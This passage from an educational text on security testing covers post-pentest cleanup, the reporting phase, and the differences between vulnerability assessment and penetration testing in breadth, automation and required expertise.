Once the penetration testing recommendations are complete, the tester should clean up the environment, reconfigure any access he/she obtained to penetrate the environment, and prevent future unauthorized access into the system through whatever means necessary.

Typical cleanup activities include:

- Removing any executables, scripts, and temporary files from compromised systems
- Reconfiguring settings back to the original parameters prior to the pentest
- Eliminating any rootkits installed in the environment
- Removing any user accounts created to connect to the compromised system

6. Reporting

Reporting is often regarded as the most critical aspect of a pentest. It’s where you will obtain written recommendations from the penetration testing company and have an opportunity to review the findings from the report with the ethical hacker(s).

The findings and detailed explanations from the report will offer you insights and opportunities to significantly improve your security posture. The report should show you exactly how entry points were discovered from the OSINT and Threat Modeling phase as well as how you can remediate the security issues found during the Exploitation phase.

8.7 Difference Between Vulnerability Assessment and Penetration Testing

Difference 1. Breadth vs. depth

The key difference between vulnerability assessment and penetration testing is the *vulnerability coverage*, namely the *breadth* and the *depth.*

Vulnerability assessment focuses on uncovering as many security weaknesses as possible (breadth over depth approach). It should be employed on a regular basis to maintain a network’s secure status, especially when network changes are introduced (e.g., new equipment installed, services added, ports opened). Also, it will suit to organizations which are not security mature and want to know all possible security weaknesses.

Penetration testing, in its turn, is preferable, when the customer asserts that network security defenses are strong, but wants to check if they are hack-proof (depth over breadth approach).

Difference 2. The degree of automation

Another difference, connected to the previous difference is *the degree of automation*. Vulnerability assessment is usually automated, which allows for a wider vulnerability coverage, and penetration testing is a combination of automated and manual techniques, which helps to dig deeper into the weakness.

Difference 3. The choice of professionals

The third difference lies in the choice of the professionals to perform both security assurance techniques. Automated testing, which is widely used in vulnerability assessment, doesn’t require so much skill, so it can be performed by your security department members. However, the company’s security employees may find some vulnerabilities they can’t patch and not include them in the report. So, a third-party vulnerability assessment vendor might be more informative. Penetration testing in its turn requires a considerably higher level of expertise (as it is manually-intensive) and should always be outsourced to a penetration testing services provider.

The differences between vulnerability assessment and penetration testing show that both security testing services are worth to be taken on board to guard network security. Vulnerability assessment is good for security maintenance, while penetration testing discovers real security weaknesses.

It’s possible to take advantage of both services only if you contract a high-quality vendor, who understands and, most importantly, translates to the customer the difference between penetration testing and vulnerability assessment. Thus, in penetration testing, a good vendor combines automation with manual work (giving preference to the latter) and doesn’t provide false positives in the report. At the same time, in vulnerability assessment, the vendor uncovers a wide range of possible network vulnerabilities and reports them according to their severity to the customer’s business.